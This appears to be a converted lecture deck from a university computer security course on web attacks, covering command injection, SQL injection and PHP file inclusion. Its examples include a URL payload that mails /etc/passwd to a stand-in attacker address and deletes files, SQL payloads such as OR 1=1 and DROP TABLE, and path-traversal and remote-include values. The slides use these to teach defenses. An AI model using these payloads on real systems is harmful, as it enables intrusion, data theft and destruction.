

# **Web Security, Part 1**

**CS 161 - Computer Security**

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
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
## **Web Server Threats**

- What can happen?
  - Compromise
  - Defacement
  - Gateway to attacking clients
  - Disclosure
  - (not mutually exclusive)
- And what makes the problem particularly tricky?
  - Public access
  - Mission creep




The screenshot displays the system information section of the DD-WRT control panel. Key details include:

- Router:**
  - Router Name: thegateway
  - Router Model: Linksys WRT54G/GL/GS
  - LAN MAC: 00:40:10:10:00:01
  - WAN MAC: 00:26:4A:14:0E:22
  - Wireless MAC: 00:40:12:10:00:AF
  - WAN IP: 67.164.94.51
  - LAN IP: 192.168.3.1
- Services:**
  - DHCP Server: Enabled
  - WRT-radauth: Disabled
  - Sputnik Agent: Disabled
- Memory:**
  - Total Available: 5.6 MB / 8.0 MB
  - Free: 0.4 MB / 5.6 MB
  - Used: 5.3 MB / 5.6 MB
  - Buffers: 0.3 MB / 5.3 MB
  - Cached: 1.2 MB / 5.3 MB
  - Active: 1.0 MB / 5.3 MB
  - Inactive: 0.4 MB / 5.3 MB
- Space Usage:** (Tablet icon)



<b>zone-h</b> unrestricted information													
Home	News	Events	Archive	Archive ★	Onhold	Notify	Stats						
Register	Login	<a href="#">search...</a>											
<a href="#">[ENABLE FILTERS]</a>													
Total notifications: <b>66478</b> of which <b>36026</b> single ip and <b>30452</b> mass defacements													
Legend: H - Homepage defacement M - Mass defacement (click to view all defacements of this IP) R - Redefacement (click to view all defacements of this site) ★ - Special defacement (special defacements are important websites)													
Time	Notifier	H	M	R	★	Domain	OS	View					
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2010/01/31	spo0f3r				★	www.uttara.gov.in/gis	Win 2003	<a href="#">mirror</a>					
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The Cheese Board Collective

Pizza  
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A Brief Description of Our Collective

We are a collective of about 30 members. Everyone who works at the Cheese Board is a member of the collective with equal decision making power. There is no boss, manager, or non-owner worker. Everyone makes the same hourly wage.

Cheese Board Bread Schedule

BERKELEY BUNS  
APPLE APRICOT MUFFINS  
GREEK SHEPHERD ROLLS  
SOURDOUGH BEER RYE

Index of /Cheese and Bread Collective

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BerkelBuns.jpeg	21-Dec-2006 17:53	18K	
CB_hours_page.html	25-Dec-2009 14:20	17K	
CheeseBreadPicture.JPG	23-Mar-2009 14:12	12K	
CheesePage.html	23-Mar-2009 14:12	24K	
CityBatard.jpeg	21-Dec-2006 17:53	18K	
CorCherrar.jpeg	21-Dec-2006 17:53	18K	
GreekShepherd.jpeg	21-Dec-2006 17:53	19K	
Map.png	21-Dec-2006 17:53	52K	
OnionCurry.jpeg	21-Dec-2006 17:53	16K	
SesameSun.jpeg	21-Dec-2006 17:53	19K	
SourBeer.jpeg	21-Dec-2006 17:53	18K	
SuburbanBread.jpeg	21-Dec-2006 17:53	19K	
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_notes/	02-May-2007 23:04	-	
transparent.gif	21-Dec-2006 17:53	43	

Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.3 with Suhosin-Patch mod\_ssl/2.2.9 OpenSSL/0.9.8g Server at cheeseboardcollective.coop Port 80

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
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
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
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 <a href="#">elsiebillwedding/</a>	26-Feb-2001 15:30	-
 <a href="#">erik/</a>	26-Feb-2001 15:30	-
 <a href="#">keystrip/</a>	26-Feb-2001 15:30	-
 <a href="#">watersports/</a>	26-Feb-2001 15:30	-
 <a href="#">elsie60.html</a>	25-Mar-2002 20:28	854
 <a href="#">2004-02/</a>	23-Feb-2004 16:25	-
 <a href="#">2004-04/</a>	22-Apr-2004 10:18	-
 <a href="#">2003-12 parties and holidays/</a>	26-May-2004 17:47	-
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## Index of /private/server/logs

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## Attacking Via HTTP

- ◆ URLs: Global identifiers of network-retrievable resources



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## Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:  
`http://harmless.com/phonebook.cgi?regex=<pattern>`
- So for example:  
`http://harmless.com/phonebook.cgi?regex=daw|vern`  
searches phonebook for any entries with “daw” or “vern” in them
- (Note: web surfer doesn’t enter this URL themselves; an HTML *form* constructs it from what they type)

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- Assume our server has some “glue” that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
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Are we done?

## A Digression into Breakfast Cereals



- 2600 Hz tone a form of *inband signaling*
- **Beware allowing control information to come from data**
- (also illustrates security-by-obsccurity)

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Problems?

Instead of

<http://harmless.com/phonebook.cgi?regex=daw|vern>

How about

<http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm>

## How To Fix Command Injection?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
...regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'
```

Okay, then scan regex and strip '`'` - does that work?  
regex=O'Malley

Okay, then scan regex and escape '`'` .... ?

regex => O\'Malley (not actually quite right, but ignore that)  
...regex=foo\'; mail ... => ...regex=foo\\\'; mail ...  
(argument to grep is "foo\\\'")

Okay, then scan regex and escape '`'` and `\` .... ?  
...regex=foo\\\'; mail ... => ...regex=foo\\\\\'; mail ...  
(argument to grep is "foo\\\'; mail ...")

## Input Sanitization

- In principle, can prevent injection attacks by properly **sanitizing** input
  - Remove inputs with *meta-characters*
    - (can have “collateral damage” for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. ...regex=foo%27; mail ...
      - E.g. ...regex=foo%25%32%37; mail ...
        - » Double-escaping bug
- And/or: avoid using a feature-rich API
  - KISS + defensive programming

```

/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = "/usr/bin/grep";
    char *argv[10]; /* room for plenty of args */
    char *envp[1]; /* no room since no env. */
    int argc = 0;

    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = "-e"; /* force regex as pat.*/
    argv[argc++] = regex;
    argv[argc++] = "phonebook.txt";
    argv[argc++] = 0;
    envp[0] = 0;

    if ( execve(path, argv, envp) < 0 )
        command_failed(.....);
}

```

## Command Injection in the Real World

The screenshot shows a news article from the Washington Post's Security Fix blog. The header features a photo of Brian Krebs and the title 'Hundreds of Thousands of Microsoft Web Servers Hacked'. The main text discusses a security breach where numerous Microsoft websites and government sites were hacked,利用了Microsoft Windows的漏洞安装恶意软件。The page includes a search bar, navigation links, and a sidebar with recent posts.

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Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

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## Command Injection in the Real World



Home > News > Security

### Security

From the looks of it, however, one user suspects an **SQL injection**, in which the Web site. Markovich also questions why he not noticed the hack for six months, as

May 8, 2009 1:53 PM PDT

### UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

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
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*This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.*

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waqqener, UCB's chief technology officer, said in a press conference Friday afternoon.

## Structure of Modern Web Services



## PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code  
`<input value=<?php echo $myvalue; ?>>`
- Can embed variables in double-” strings  
`$user = “world”; echo “Hello $user!”;`  
Or `$user = “world”; echo “Hello” . $user . “!”;`
- Form data in global arrays `$_GET`,  
`$_POST`, ...

## SQL

- Widely used database query language
- Fetch a set of records  
`SELECT * FROM Person WHERE Username='oski'`
- Add data to the table  
`INSERT INTO Person (Username, Balance)`  
`VALUES ('oski', 10)`
- Modify data  
`UPDATE Person SET Balance=42 WHERE`  
`Username='oski'`
- Query syntax (mostly) independent of vendor

## SQL Injection Scenario

- Sample PHP

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person
WHERE Balance < 100 AND
      Username='$recipient' ";
$rs = $db->executeQuery($sql);
```


- How can **recipient** cause trouble here?
  - How can we see anyone's balance?

## SQL Injection Scenario, con't


```
WHERE Balance < 100 AND
      Username='$recipient' ;
```

- recipient = **foo' OR 1=1 --**  
(" -- " is a comment, it masks the lack of close ' )
- Or **foo'; DROP TABLE Person; -- ?**
- Or ... change database however you wish

## SQL Injection: Retrieving Data



## SQL Injection: Modifying Data



## Defenses (work in progress)

### Character-level *taint tracking*:

Check that keywords, metachars are untainted.

SELECT u FROM t WHERE n='Bobby' ✓

SELECT u FROM t WHERE n='Bobby' OR 1=1 --' ✗

### Secure template languages:

Template languages should automatically quote or encode substitutions appropriately.

<P>Hello \${username}! Welcome back.

## Injection via file inclusion

```
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    require( $color . '.php' );
?>
```

2. PHP code  
executed by server

```
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

1. Form displayed  
in user's browser

3. Now suppose COLOR=http://badguy/evil  
Or: COLOR=../../../../etc/passwd%00